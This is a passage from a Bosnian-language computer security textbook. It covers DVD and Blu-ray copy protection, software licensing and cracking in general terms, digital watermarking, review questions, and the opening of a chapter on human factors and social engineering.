DVD (*Digital Versatile Disk*), optički mediji za pohranjivanje veće količine digitalnog sadržaja, se pojavio 1995. godine. Slično kao i CD, u početku je bio namijenjen prvenstveno za zapisivanje video sadržaja, odnosno dugometražnih filmova (pa je i izvorni nezvanični naziv bio digitalni video disk). Na osnovu iskustava sa kopiranjem CD-ova filmska industrija je zahtijevala da se na DVD-ove se filmovima od početka ugradi sistem zaštite od kopiranja. Minimalnu zaštitu predstavljao je kod regiona za koji je DVD namijenjen. Svijet je podijeljen u šest DVD regiona. Ideja je da se DVD sa kodom jednog regiona ne može reprodukovati u drugim regionima. Međutim, da bi ovaj pristup bio efikasan, uređaji za reprodukciju DVD-ova moraju ga podržavati. Iako uređaji u pravilu podržavaju regionalni kod, uglavnom je prilično lako (za korisnike sa nešto tehničkog obrazovanja) podesiti uređaj da ovaj kod ignoriše i reprodukuje svaki DVD nezavisno od oznake regiona. Slično kao i kod CD-ova ovdje postoji problem stimulacije. Interes onih koji ugrađuju zaštitu od neovlaštene reprodukcije sadržaja, muzička i filmska industrija, nije jednak interesu onih koji treba da provode tu zaštitu, proizvođači uređaja za reprodukciju CD-ova i DVD-ova. Interes proizvođača uređaja je da prodaju što više uređaja, pri čemu žele izbjeći sukobe sa izdavačkom industrijom, ali ne po cijenu gubitka profita.

Ovaj problem se pokazao još većim kod sistema za zaštitu od neovlaštene reprodukcije i kopiranja DVD-ova - *Content Scrambling System* (CSS). CSS je zasnovan na 40 bitnom protočnom šifrator čiji dizajn nije javan (u suprotnosti sa principom otvorenog dizajna i Kerckoffs-ovim principom). Sadržaji na disku šifrirani su sa takozvanim ključevima naslova (*title keys*). Ovi ključevi šifrirani su takozvanim disk ključem (kd). Ovaj ključ (kd) zapisan je na disku ali šifriran ključevima koji su dodijeljeni proizvođačima uređaja za reprodukciju DVD-ova [182]. Pošto uređaji moraju moći reprodukovati originalne DVD-ove, proizvođači uređaja moraju dobiti ključ za dešifriranje koji su obavezni čuvati, pogotovo što je na osnovu znanja jednog od proizvođačkih ključeva moguće otkriti i sve ostale. Proizvođači su ugrađivali ove ključeve u svoje uređaje i trebali su onemogućiti njihovo iščitavanje iz uređaja. Pošto je ozbiljna zaštita od iščitavanja povećavala troškove odnosno cijenu uređaja proizvođači nisu imali interese da to rade tako da su ključevi vrlo brzo procurili u javnost. Ovdje se može vidjeti jedan od osnovnih problema zaštite digitalnih sadržaja. Krajnji legalni korisnik mora moći pristupiti sadržaju, što znači da sadržaj mora u nekom trenutku biti dešifriran, odnosno nezaštićen. Takav nezaštićen sadržaj je u uređaju koji korisnik koristi za reprodukciju tako da se sigurnost svodi na povjerenje u klijenta za reprodukciju (*trusted client problem*). Ovo povjerenje teško da može biti osnovano.

Još veći problem CSS-a proizašao je iz njegove tajnosti algoritma, odnosno činjenice da je njegova sigurnost bila zasnovana na ovoj tajnosti. Za reprodukciju DVD filmova na računaru program za reprodukciju mora imati ključ za dešifriranje i implementaciju algoritma za dešifriranje. Radi zaštite od reverznog inženjeringa bila je obavezna obfuskacija koda ovih programa. Ovo sakrivanje koda nije pomoglo (naravno, i nikad ne može pomoći o čemu ima više riječi u nastavku kada se bude govorilo o zaštiti softvera). Prilično brzo, reverznim inženjeringom otkriven je CSS dizajn i njegova zaštita je postala potpuno neefikasna. Jedno vrijeme pravnim sredstvima pokušalo se spriječiti objavljivanje ovog dizajna, ali to je u Internet okruženju apsolutno bilo nemoguće ostvariti.

11.2.4 Blu-ray

Sa novom generacijom optičkih diskova došao je i novi sistem zaštite sadržaja od neovlaštenog kopiranja nazvan *Advanced Access Content System* (AACS) [5]. Ovaj sistem koristi šemu *broadcast* šifriranja. Kod ovog pristupa šalju se različiti signali. Neke od ovih signala treba da dešifriraju neki od korisnika. Svaki sadržaj šifriran je grupom ključeva, svaki korisnik ima svoju grupu ključeva. Dobrim kombinovanjem moguće ostvariti cilj da je moguće je otkriti kompromitovane grupe ključeva (korisnika) i učiniti ih neupotrebljivim. Ovo se naziva *traitor tracing*.

Osnovna razlika i napredak u odnosu na CSS je što sada ne postoji jedan (ili nekoliko) ključ po proizvođaču uređaja za reprodukciju, već svaki pojedini uređaj ima svoj skup ključeva. AACS izvedba ovog pristupa je slijedeća. Svaki dekoder (uređaj ili softver za reprodukciju) ima 256 ključeva. Na disku piše koji ključevi su potrebni. Na osnovu dekodiranja ključeva dobije se ključ za procesiranje na osnovu koga ovlašteni korisnik može gledati sadržaje na disku. Sistem omogućava da se otkriveni skup ključeva (dekoder) opozove.

Međutim, kako je već rečeno, korisnik uređaja (ili softvera) za reprodukciju može (ne jednostavno, ali izvodljivo) pročitati ključeve za dešifriranje (i objaviti ih). Tako su relativno brzo po pojavi AACS zaštićenih optičkih medija objavljeni i ključevi za procesiranje. Za manje od godinu dana od objavljivanja AACS standarda pronađeni su akademski propusti [79] i objavljen je praktičan način da se zaštita zaobiđe [128]. Danas, kao i za DVD-ove, postoje programi koji omogućavaju kopiranje Blu-ray diskova zaobilazeći AACS zaštitu. Ovo je moguće iz istih razloga koji su navedeni i za DVD. Klijent mora moći reprodukovati sadržaj, što znači da se negdje u njegovoj memoriji mora nalaziti ključ i algoritam za dešifriranje. Ako je klijent računar opšte namjene onda je na njemu nemoguće spriječiti korisniku da pročita sadržaj memorije.

11.3 Softver

Softver je, kao i drugi digitalni sadržaji nad kojima postoje autorska prava, prošao različite faze zaštite, uz određene razlike. Softver je od svojih početaka bio u digitalnoj formi, ali kopiranje nije bilo ni lagano ni privlačno. U početku softveri su bili besplatni. Nije bilo potrebe za zaštitom. Bilo je potrebno (prilično) znanje za korištenje i održavanje. Dolaskom mini-računara (1960.-ih), operativni sistem počinje da se naplaćuje. Počinju da se pišu sve zahtjevniji programi. Ovi programi uglavnom još nisu lako prenosivi, ali imaju komercijalnu vrijednost. U to vrijeme procesori su imali serijske brojeve i bilo je moguće licencirati softver da radi samo na određenom procesoru.

Počeci softverskog piratstva dolaze sa pojavom mikroračunara (1980.- ih). Sada procesori više nemaju serijske brojeve koji se mogu iskoristiti za identifikaciju. Za kontrolu kopiranja neophodna jedinstvena identifikacija računara. Pojavile se su se različite ideje (od kojih se neke i danas koriste) na koji način osigurati ovu jedinstvenu identifikaciju ili na drugi način zaštiti softver od neovlaštenog kopiranja [10]:

- *Dongle* je uređaj koji se poveže na neki od hardverskih portova računara. Softver koristi ovaj hardver kao potvrdu da se izvršava na licenciranom računaru. U svom najjednostavnijem obliku *dongle* ima jedinstven serijski broj koji omogućava licenciranje za taj broj. *Dongle* češće obavlja neku vrstu jednostavnog izazov-odgovor (*challenge-response*) protokola, dok neki (skuplji i bolji) uređaji obavljaju i neke od kritičnih dijelova aplikacije. Ovi uređaji imaju i druge nazive kao što su hardverski ključ ili hardverski *token*, te sigurnosni uređaj. *Dongle* se i danas koristi i pruža relativno dobru zaštitu od neovlaštene upotrebe, ali je relativno skup i koristi se samo za vrlo skupe softvere. Postoje pokušaji da se umjesto posebnog hardvera koriste USB memorijski uređaji koji su mnogo niže cijene. Niža cijena znači i lošiju zaštitu jer je vrlo teško, a možda i nemoguće spriječiti očitavanje (i promjenu) sadržaja sa ovih USB uređaja čime se zaštita može zaobići.
- Svaki računar zapravo ima jedinstvenu konfiguraciju (valjda?). Skup svih komponenti računara, njihovi tipovi i serijski brojevi (primjer MAC adresa) mogli bi predstavljati jedinstveni identifikator svakog računara na osnovu kog bi se moglo vršiti licenciranje. Poteškoća nastaje kada korisnik sasvim legalno promijeni neku od komponenti, te time promijeni i jedinstvenu identifikaciju računara. Postavlja se pitanje da li je to novi računar za koji je potrebna nova licenca ili, vjerovatno, ne. Da bi se koristila ova vrsta identifikacije neophodno je naći odgovor na ovo pitanje, tehnički – detekcija promjena i pravno-politički – kolika promjena je dozvoljena bez zahtjeva za novu licencu. Ova vrsta zaštite softvera od neovlaštene upotrebe se i danas masovno koristi, ali najčešće u kombinaciji sa aktivacijom. Microsoft evidentira promjene u hardveru računara i kada dođe do „značajne“ promjene zahtjeva od korisnika da ponovo aktivira (ili licencira) operativni sistem. Definicija „značajnih“ promjena se nešto mijenja od jedne do druge verzije operativnog sistema (i u zavisnosti od okolnosti na tržištu).

U suštini, „značajne“ promjene bi trebale biti ako se softver (ovdje operativni sistem) pokrećete na drugom računaru od onoga za koji (i na kom) je licenciran. I drugi proizvođači softvera često koriste ovaj pristup.

- Postojala je i (naivna, ali jednostavnija i jeftinija) ideja zaštite od kopiranja putem (vještačkog) proglašavanja nekog sektora na disku, gdje se nalazi (bitan) dio koda, oštećenim. Zbog ovog oštećenja nije bilo moguće kopirati softver, odnosno njegove bitne dijelove, običnim alatima operativnog sistema za kopiranje. Ovo je primjer sigurnosti zasnovane na nepoznavanju sistema (*security through obscurity*) koja nije prava sigurnost. Ovakve zaštite su brzo otkrivene i zaobiđene alatima koji ignorišu informaciju o oštećenim sektorima na disku. Međutim ova zaštita onemogućavala je legitimnim korisnicima da normalnim alatima naprave rezervne kopije softvera za slučaj (pravog) oštećenja originalnog softvera. Ovo je protivno principu psihološke prihvatljivosti jer ovlaštenim korisnicima otežava neku normalno očekivanu akciju. Takođe je ovo dobar trenutak da se istakne ono što je i ranije pomenuto za druge oblike digitalnih sadržaja. Potrebno je omogućiti legitimnim korisnicima da prave rezervne kopije, ali se uglavnom spriječava pravljenje kopija ovih kopija (*copy generation control*). Ovo dodatno komplikuje zaštitu softvera od neovlaštene upotrebe.

11.3.1 Softver - zaobilaženje zaštite

Zaštita softvera od neovlaštene upotrebe uglavnom je napravljena u kodu samog softvera koji na neki način provjerava da li se izvršava u okruženju za koje je licenciran. Ova provjera može biti prilikom instalacije ili pokretanja softvera kada se traži neki serijski broj licence ili postojanje datoteke sa licencom na disku. Pošto se softver izvršava na računaru opšte namjene moguće je posmatrati ponašanje softvera i njegovu interakciju sa okolinom. Upotrebom *debugger*-a moguće je pokrenuti program i analizirati njegov rad „iznutra“, odnosno utvrditi šta i kako program radi bez poznavanja njegovog izvornog koda. Ovaj proces se naziva reverzni inženjering. *Debugger*-i imaju i mogućnost pravljenja promjena i kreiranja izvršnih verzija drugačijih od programa koji analiziraju. Na ovaj način moguće je otkriti dijelove programa koji vrše provjere i izmijeniti, obrisati ili zaobići ove dijelove programa. Izvršni kod programa može biti promijenjen tako da uopšte ne provjerava ovlaštenost upotrebe ili je provjerava na način da se neovlašteni korisnik može predstaviti kao ovlašteni. Takozvane krekovane (*cracked*) verzije računarskih igrica su primjer ovih izmjenjenih izvršnih verzija.

Protiv ovakvog načina zaobilaženja zaštite od neovlaštene upotrebe nema prave odbrane. Korisnik računara ima punu kontrolu nad svojim računarom i softverom na njemu, pa i svim lokalnim zaštitama. Naglasak je ovdje na lokalnim, što znači da zaštita ne smije biti, odnosno ne smije se oslanjati na informaciju ili kod koja je pohranjena lokalno na računaru korisnika.

Prvi odgovor industrije softvera su bile psihološke zaštite. Ove zaštite su bile u vidu ispisivanja imena korisnika i kompanije na svim formama ili raznih

vrsta poruka tokom izvršavanja softvera. Naravno i ove ispise je bilo moguće ukloniti kao i provjere zaštite, ali je preveliki posao bilo prilagođavanje ispisa za svakog (nelegalnog) korisnika softvera. Takođe širile su se priče o problemima sa nelegalnim softverom od strane odjeljenja za odnose ja javnošću. Ovim se pokušalo uticati na smanjenje broja pokušaja neovlaštene upotrebe softvera.

11.3.2 Razdvajanje igara i ostalog softvera

Proizvođači računarskih igara su shvatili poteškoće zaštite njihovog softvera na računarima. Iz ovog razloga (između ostalih) pojavio se poseban hardver namijenjen isključivo igranju igara – konzole. Konzole su posebno prilagođene za igranje igara sa odgovarajućim procesorima, grafičkim karticama, memorijom i sabirnicama. Konzole su takođe i zatvorena arhitektura čije (jednostavne) promjene i nadogradnje nisu predviđene. Softver sa igrama se isporučuje na posebnom hardveru (medijima) - *cartridge* koji se ne mogu koristiti (čitati) na računarima. Ovo čak povoljno utiče na prodaju jer ljudi lakše kupuju jeftiniju konzolu (u odnosu na cijenu računara istih performansi sa aspekta igara), mada su pojedinačne igre skuplje. Sa aspekta zaštite igara od neovlaštene upotrebe ova promjena je znatno otežala neovlaštenu upotrebu. Dostupnost alata za analizu softvera na konzolama je mnogo manja, a konzole zbog svoje posebne namjene ne nude dobro okruženje za analizu i promjene na softveru. Ovo je jedan od pravaca zaštite koji se pokazao relativno efikasnim made ne i nezaobilaznim.

11.3.3 Poteškoće tehničke zaštite softvera

Kako je već ukazano, tehnička zaštita softvera od neovlaštene upotrebe ima određene nedostatke. Vidovi zaštite koje je najteže zaobići, kao što je specijalni hardver, su preskupi. Ostale mjere koje ne uključuju poseban hardver su nedovoljne. Posebnu komplikaciju donijela je virtualizacija koja onemogućava identifikaciju računara, tako da je jako teško spriječiti izvršavanje jedna ovlaštene kopije softvera unutar virtualne mašine na više različitih računara. Takođe, zaštitni mehanizmi imaju ograničenje psihološke prihvatljivosti, što znači da ne bi smjeli biti smetnja ovlaštenim korisnicima. Poznati su slučajevi upotrebe piratskih verzija softvera od strane korisnika koji imaju legalne verzije iz razloga što su legalne verzije teže (više kontrola koje korisnik vidi kao nepotrebne) za upotrebu od piratskih (koje ništa ne pitaju već jednostavno rade ono što je namjena softvera). Prilikom licenciranja postavlja se i pitanje da li se licencira korisnik ili računar, te da li isti korisnik može koristiti isti softver na drugom računaru, odnosno da li drugi korisnik može koristiti isti softver na istom računaru.

Softverska industrija je shvatila da je softversko piratstvo do neke mjere korisno i za njih. Poznata je i izjava Bill Gates-a u kojoj on kaže da je svjestan

da ljudi koriste Microsoft softver nelegalno, ali da je bolje da koriste Microsoft nego neki drugi i da će Microsoft jednog dana naći način da to naplati [147].

Jedan od rezultata shvatanja poteškoća tehničke zaštite bio je i pojeftinjenje softvera kojim se pokušalo privući korisnike da koriste legalne verzije.

11.3.4 Pravna zaštita

Softverska industrija je shvatila i da se ne isplati proganjati kućne korisnike jer glavni prihod ne dolazi od njih. Međutim pravna zaštita može biti korisna i isplativa za slučajeve velikog broja korisnika iz jedne organizacije. Softverska industrija je počela sa prijetnjama tužbama (pa i pravim sudskim tužbama) prema velikim kompanijama i državnim organima koje koriste piratski softver. Ovi koraci su imali efekta u legalizaciji softvera jer se su i proizvođači softvera bili spremni dati organizacijama popust na količinu. Efikasnost ove zaštite može doći u pitanje radi poteškoća sa otkrivanjem organizacija koje koriste nelegalni softver. Nije lako legalnim putem doći do ove informacije jer kompanije to neće same objaviti, a nije realno očekivati od uposlenika da prijave kompaniju.

11.3.5 Sadašnje stanje

Trenutno stanje u zaštiti softvera od neovlaštenog umnožavanja i upotrebe je da se koristi kombinacija mehanizama. Kombinuju se tehnički mehanizmi poput servera licenci i aktivacija sa pravnim mehanizmima.

Serveri licenci su posebni komadi softvera koji se izvršavaju na nekom od računara u mreži i od kojih softver traži licencu prilikom svog pokretanja. Na ovaj način u mreži može postojati softver na svakom računaru, ali je istovremena upotreba ograničena na broj licenci dostupan na serveru licenci. Ovaj model omogućava nižu cijenu i jednostavniju upotrebu za organizaciju, a nešto bolju zaštitu od neovlaštene upotrebe od lokalne provjere za proizvođače softvera.

Aktivacija slijedi princip da se ne može pouzdati u zaštitu na strani klijenta, lokalno na računaru, već se aktivacijski ključevi provjeravaju preko mreže kod proizvođača softvera. Obje zaštite se mogu zaobići, ali su nešto bolje i efikasnije od ranije pomenutih.

Softverska industrija je prihvatila činjenice da se ne može potpuno zaustaviti softversko piratstvo i da to piratstvo nije apsolutno neprihvatljivo.

Ne može se očekivati da će ikada biti kompletnog tehničkog rješenja, pa je rješenje vjerovatno u promjeni poslovnog modela što se već i dešava. Neki od primjera drugačijih poslovnih modela su:

- Besplatan softver, plaća se podrška
- Nema podrške za nelicencirani softver
- Besplatna osnovna, plaćaju se napredne verzije
- Besplatno za pojedince, plaćaju firme

- Naplata kroz reklame (Google Documents)
- Softver kao usluga (*Software-as-a-service* - *Cloud computing*) – Nema lokalnog softvera, plaća se korištenje

Ovi poslovni modeli ne oslanjaju se na tehničke metode zaštite i ne zavise od njih tako da se može očekivati sve veća upotreba ovakvog pristupa što se i pokazuje kroz masovno širenje softvera kao usluge (umjesto softvera kao proizvoda).

11.4 Sakrivanje informacija

Nauka koja se bavi sakrivanje informacija u drugim informacijama naziva se steganografija. Sakrivene informacije su zaštićene činjenicom da se uopšte i ne zna da one postoje. Steganografija se koristi i za zaštitu autorskih prava sadržaja u digitalnom obliku (te se stoga pominje u ovom poglavlju). U sadržaje koji se žele zaštiti od neovlaštenog umnožavanja, distribucije i upotrebe se ubacuju digitalne oznake o autorskim pravima (*copyright*). Ove oznake su digitalni vodeni žig (*watermark*) ili „otisak prsta“ (*fingerprint*). Digitalni vodeni žig je skrivena poruka o autorskim pravima, dok je „otisak prsta“ skriveni serijski broj.

Namjena vodenog žiga može biti različita. Neke od najčešćih primjena su [46]:

- Identifikacija vlasništva (autorskih prava) – utiskivanjem vidljivog vodenog žiga u digitalni zapis osigurava se da se u zapisu nalazi i informacija o vlasniku autorskih prava nada zapisom;
- Dokazivanje vlasništva (autorskih prava) – utiskivanjem vodenog žiga koji je robustan (ne gubi se sa promjenama slike, više kasnije) osigurava se da neko ne može ukloniti taj vodeni žig odnosno dokaz o posjedovanju autorskih prava nad zapisom;
- Potvrđivanje autentičnosti zapisa – utiskivanjem vodenog žiga čiji sadržaj zavisi od sadržaja zapisa (slično *hash*-u) osigurava se da će se (obično značajnije) izmjene na zapisu odraziti na vodeni žig (čiji original postoji pohranjen) i biti otkrivene;
- Kontrola pravljena kopija – utiskivanjem vodenog žiga u zapis može se ubaciti upozorenje uređaju za kopiranje zapisa (npr. DVD snimač) o (ne)dozvoljenosti pravljenja kopija zapisa;
- Praćenje distribucije zapisa – utiskivanjem različitog vodenog žiga u svaki primjerak zapisa istog sadržaja osigurava se da se kasnije može znati koji je od zaštićenih primjeraka (nelegalno) distribuiran, Ovo se obično naziva *fingerprinting*.

Ideja zaštite putem vodenog žiga je da je žig moguće otkriti posebnim softverom i na taj način otkriti porijeklo i/ili ovlaštenog korisnika sadržaja. Da bi sakrivene oznake o autorskim pravima mogle obavljati svoju funkciju neophodno je da imaju dva glavna svojstva [46]:

- Vjernost originalu – vodeni žig treba da budu neprimjetan u smislu da ne ometa normalnu upotrebu sadržaja (gledanje slike, reprodukciju muzike ili filma). Ovaj zahtjev je lakše ispuniti.
- Robustnost – vodeni žigovi treba da „prežive“ odnosno da se ne gube se prilikom transformacija normalnih transformacija zapisa (npr. CD u MP3). Ovaj zahtjev je nešto teže ispuniti nego prvi.

Pored ovih, druga bitna svojstva sistema za utiskivanje vodenih žigova su:

- Sigurnost - koliko je sistem otporan na neovlašteno uklanjanje, ubacivanje ili otkrivanje vodenog žiga u zapisu;
- Efektivnost – da li sistem ubacuje žig u svaki zapis i da li se žig može otkriti u svakom zapisu;
- Veličina vodenog žiga – koliko podataka se utiskuje u originalni zapis;
- Način otkrivanja žiga – da li je za otkrivanje vodenog žiga potreban pristup originalnom zapisu ili ne;
- Intenzitet „lažnih uzbuna“ – kakava je mogućnost da sistem kaže da u zapisu postoji vodeni žig, kad isti ne postoji;
- Korištenje ključa – da li se prilikom utiskivanja i otkrivanja vodenog žiga trebna koristiti neka tajna informacija (ključ) koju znaju samo oni koji su ovlašteni da utiskuju i otkrivaju žig;
- Višestruki žigovi – da li sistem podržava višestruke žigove i šta se dešava sa žigovima prilikom kopiranja zapisa (koristi se da ograniči broj mogućih kopiranja);
- Troškovi – koliko košta da se sistem koristi, na predajnoj i prijemnoj strani.

Prelazak na zapisivanje u digitalnom obliku sadržaja nad kojima postoji autorsko pravo otvorio je nova pitanja vezana za upravljanje digitalnim pravima (DRM). Kroz poglavlje su analizirana iskustva kroz istoriju zaštite ovakvih sadržaja. Jedan od bitnih zaključaka je da je teško ostvariti zaštitu isključivo tehničkim kontrolama. Otvoreno pitanja je povjerenje u klijenta za reprodukciju koji treba da provodi zaštitu od neovlaštene reporduкcije i umnožavanja. Klijenti su softver (i hardver) koje proizvode i prodaju različite organzacije od onih koje proizvode sadržaje koji se štite. Zaštita sadržaja nije primarni interes prozvođača klijenata za reprodukciju sadržaja. Bitno je ponoviti da je lokalna zaštita softvera od neovlaštene upotrebe na računaru opšte namjene gotovo nemoguća zbog dostupnosti alata za analizu softvera (*debbuger*). Iz svih ovih razloga se razvijaju novi poslovni modeli distribucije softvera, i drugih digitalnih sadržaja. Jedan od preovladavajućih ideja u vrijeme pisanja je da se softver nudi kao usluga, a ne kao proizvod.

Pitanja za provjeru stečenog znanja

11.1. Šta je DRM (*Digital Rights Management*)?

11.2. Koji su elementi sistema zaštite kod TV koja se plaća?

11.3. Koji sistem zaštite autorskih prava se koristi na DVD filmovima?

11.4. Koji sistem zaštite autorskih prava se koristi na Blu-ray filmovima?

11.5. Objasniti negativan uticaj, na zaštitu autorskih prava na multimedijalnim sadržajima, činjenice da oni koji provode zaštitu (proizvođači uređaja) nemaju isti interese kao oni koji žele da se zaštita provede (proizvođači multimedijalnog sadržaja)?

11.6. Šta je steganografija?

11.7. Kako se štite autorska prava kod računarskih igara?

11.8. Koja je osnovna metoda napada na zaštitu softvera od neovlaštenog korištenja?

11.9. Zašto je tehnička zaštita softvera od neovlaštenog korištenja teška i nedovoljna?

11.10. Nabrojati bar četiri poslovna modela koji bi mogli umanjiti problem nelegalnog softvera.

11.11. Šta je *traitor tracing*?

11.12. Ima li nelegalna distribucija softvera i svoje dobre strane za proizvođače softvera? Objasniti.

11.13. Zašto je teže doći do nelegalnih verzija konzolnih igara nego do nelegalnih verzija igara za PC?

11.14. Kako bi ste vi zaštitili svoj softver od neovlaštene upotrebe?

11.15. Na koji način bi vi onemogućili ili otežali upotrebu *debugger*-a za zaobilaženje zaštite softvera od neovlaštene upotrebe?

12

Ljudski faktor

Svjetski poznati računarski prestupnik Kevin Mitnick iznosi tvrdnju "Ljudski faktor je zaista najslabija karika sigurnosti" u svojoj knjizi [125] u kojoj opisuje događaje koji potvrđuju tu tvrdnju. Ovo mišljenje je dosta prisutno u javnosti i često iskazano od strane različitih autora literature iz oblasti sigurnosti. Međutim, ljudi su jedan od elemenata sistema sa kojim se treba računati prilikom dizajniranja sigurnosti. Principi dizajna sigurnosnih mehanizama iskazani u prvom poglavlju uzimaju u obzir i ovaj element. Princip psihološke prihvatljivosti posebno naglašava da sistem treba biti takav da ga ljudi mogu lako i ispravno koristiti. Lako i ispravno korištenje naziva se upotrebljivost (*usability*) i poznato je iz dizajna svih proizvoda, pa i računarskih sistema. Često je mišljenje da su upotrebljivost i sigurnost suprotstavljene osobine sistema. Što je sistem upotrebljiviji manje je siguran i obratno. Iako tu postoji nešto istine ne mora biti slučaj. Upotrebljivi sistemi mogu biti i sigurni ako se poštuju principi koji to osiguravaju.

Ovo poglavlje razmatra ljudski faktor u sigurnosti računarskih sistema. Ljudi imaju svoje posebnosti u odnosu na mašine. One nas čine ljudima, ali ponekad mogu predstavljati potencijalnu slabost. Ove posebnosti se razmatraju na početku poglavlja. Objašnjenja napada na potencijalne slabosti ljudi predstavljaju središnji dio poglavlja. Uz napade se navode i zaštite od istih. Posebno su izneseni principi dizajna interfejsa sistema koji mogu pozitivno uticati na sigurnost.

12.1 Specifičnosti čovjeka u odnosu na mašine sa aspekta sigurnosti

Ljudi griješe, mašine ne griješe.[1] Mašina će uvijek dati isti rezultat za iste ulaze, ljudi možda neće. Mašina neće zaboraviti unesene podatke, ljudi će

[1] Mašine mogu biti neispravne i ne obaviti ono što bi trebale, ali to je kvar, a ne greška od strane mašine.

zaboraviti nešto od onog što su saznali. Mašine nemaju emocija pa neće pod njihovim uticajem raditi različito, ljudi imaju emocije koje utiču na njihovo ponašanje i donošenja odluka te mogu raditi različito u različitim emotivnim stanjima.

Ove posebnosti ljudi u odnosu na mašine dovode do potencijalnih sigurnosnih propusta. Jedna grupa ovih propusta vezana je za interakciju ljudi sa drugim ljudima, a druga za interakciju sa mašinama.

U interakciji sa drugim ljudi iskazuju želju da pomognu i da se dokažu, a to često ide zajedno. U ovim željama često zaborave na oprez i na mogućnost da je pomoć tražena zlonamjerno. Ljudi uglavnom padaju pod uticaj okoline i da se ne bi razlikovali od okoline ponašaju se i čine što čini i okolina, makar to ne bilo ispravo i ne slagali se sa tim. U jednom eksperimentu oko 75% ispitanika dalo je očigledno pogrešan odgovor na pitanje nakon što su svi iz grupe (koji su sarađivali sa izvođačem eksperimenta) prije njih dali taj pogrešan odgovor [11]. Poznat je Milgramov eksperiment u kom je preko 60% ispitanika poslušalo autoritet i uradilo stvari koje su nemoralne [121].[2] Ljudi će često nakon jedne greške nastaviti da prave nove greške samo da ne bi priznali da su inicijalno bili u krivu [185]. Ljudi su loši u pravljenju procjena rizika pogotovo pod pritiskom. Više se boje malo vjerovatnih, ali opasnih stvari i kad nisu sigurni biraju ono što im se, u tom trenutku, čini dovoljno dobro, bez dobre procjene da je to i manji rizik [163]. Sve ove ljudske osobine koriste napadači kada pokuašavaju narušiti sigurnosnu politiku.

Istraživači su analizirali propuste koje ljudi prave u radu sa mašinama [153]. Jednu grupu čine propusti kada ljudi urade nešto što nisu željeli, uglavnom zbog pomanjkanja koncentracije. Ovo je čest slučaj kod akcija koje se često ponavljaju i kada čovjek ne primjeti da se nešto promijenilo i da standarna akcija nije adekvatna. Primjer ovoga je navika korisnika da kliknu na OK dugme na bilo kom prozoru koji se pojavi na ekranu. Autor je lično analizirao ponašanje studenta prilikom instalacije softvera kada je većina, i nakon upozorenja da pročitaju poruku i onda odluče koje dugme da kliknu, nakon (pre)kratkog razmišljanja kliknula na OK. Ovo ljudsko ponašanje se može iskoristiti i navesti ih da urade (daju saglasnost na) nešto što nisu željeli. Drugu grupu propusta čine oni kada ljudi urade neku akciju sa namjerom. Ovdje opet postoji podjela na propuste gdje je namjera korisnika pogrešna i na one kad je namjera ispravna ali njena realizacija pogrešna. Pogrešna namjera nastaje najčešće usljed nerazumjevanja ili pogrešne procjene šta zapravo treba uraditi [135]. Ovo je vrlo čest slučaj kada se korisnici računara nađu u novoj i nepoznatoj situaciji u kojoj računar traži od njih da izaberu šta žele da urade.[3] Za ispravan odgovor, izbor prave akcije, potrebno je često više znanja i razumijevanja od strane korisnika nego što ga on/ona ima. Propusti kada korisnik ima

[2] Ispitanici su po uputama voditelja eksperimenta davali (zapravo imali utisak da daju) elektrošokove čovjeku kog su tjerali da nešto "nauči".

[3] Vrlo često na engleskom jeziku koji oni često ne znaju dovoljno dobro da bi razumjeli.

ispravnu namjeru ali je realizacija pogrešna uglavnom nastaju kada se realizacije namjere sastoji od više koraka. Korisnici u nekom od koraka uglavnom urade neadekvatnu akciju jer im nedostaje informacija i znanja o tome šta će biti rezultat svake od akcija i koji su ispravni koraci [135]. Iako je lako kriviti korisnike za ove greške sigurnosni mehanizmi treba da budu takvi da uzimaju u obzir znanje o ljudskim greškama u radu sa mašinama te budu dizjnirani da te greške svedu na minimum. To nije uvijek slučaj. Napadačima su poznati ovi propusti ljudi, odnosno dizajna sistema za komunikaciju sa korisnicima. U nastavku su opisani napadi koji se zasnivaju na ovim propustima. Nakon napada su navedeni i principi dizajna interakcije sa korisnikom koji smanjuju propuste korisnika.

Da ne bi sve bilo protiv ljudi, a u korist mašina, treba reći da postoji mnogo toga u čemu smo bolji od njih, a što može biti iskorišteno za povećanje sigurnosti. Ljudi mnogo bolje prepoznaju druge ljude i uopšte slike nego računari. Na to očigledno ukazuje nedostatak dobrog pretraživača slika koji bi na osnovu slike neke osobe pronašao druge slike iste osobe. Mora se priznati da računari postaju sve bolji u prepoznvanju slika, ali nam još nisu blizu. Na ovoj ljudskoj sposobnosti se zasnivaju testovi koji razlikuju ljude od računara poput CAPTCHA (*Completely Automated Public Turing test to tell Computers and Humans Apart*) [6]. Ljudi mogu pročitati slova koja su dio slike, dok je računarima to još uvijek problem. Mora se priznati da kako računari postaju sve bolji u rješavanju CAPTCHA one postaju sve komplikovanije i teže i za ljude da pročitaju. Bolji smo od računara i u preoznavanju ljudi po glasu i uopšte u prepoznavanju zvukova. Ljudi su u stanju da prepoznaju poznati glas ili jezik koji znaju u masi drugih zvukova. Ova naša sposobnost se još ne koristi masovno u sigurnosnim mehanizmima.

12.2 Napadi na sigurnosne slabosti ljudi

Nakon opisa potencijalnih sigurnosnih propusta ljudi slijedi opis napada koji iskorištavaju ove sigurnosne propuste. Navode se samo najčešći napadi sa ciljem objašnjenja principa izvedbe ovih napada.

12.2.1 Društveni inženjering

Iskorištavanje propusta vezanih za interakciju ljudi sa drugim ljudima naziva se društveni inženjering (*social engineering*). Postoje različiti napadi na sigurnost koji spadaju pod društveni inženjering. Najpozantiji primjeri koji se najčešće navode vezani su za telefonske pozive nekog ko se predstavlja kao visoki rukovodilac organizacije prema nekome iz IT podrške, po mogućnosti novom ili manje iskusnom. U sklopu ovakvog poziva napadač, koji se predstavlja kao rukovodilac, stvara utisak hitnosti i neophodnosti da mu IT podrška pomogne. Ova pomoć se najčešće ogleda u otkrivanju lozinke ili

načina potvrđivanje identiteta za rukovodioca za kog se napadač izdaje. Zahtjev za pomoć može uključivati podrazumjevanu, ili rjeđe izrečenu, prijetnju ako mu se ne udovolji.

Na ovom primjeru može se pokazati na koje od propusta se oslanja. Uposlenik IT podrške želi da pomogne i da pokaže rukovodiocu da dobro radi svoj posao. On sluša autoritet. Pod pritiskom hitnosti i važnosti procjenjuje da je opasnost od posljedica ako ne udovolji rukovodiocu velika. Iako možda zna da postoji politika da se lozinke ne daju preko telefona to je potisnuto zbog pomenutih faktora. Napadač ovdje stvara kontekst koji mu daje izgovor (*pretexting*) da traži uslugu koju traži.

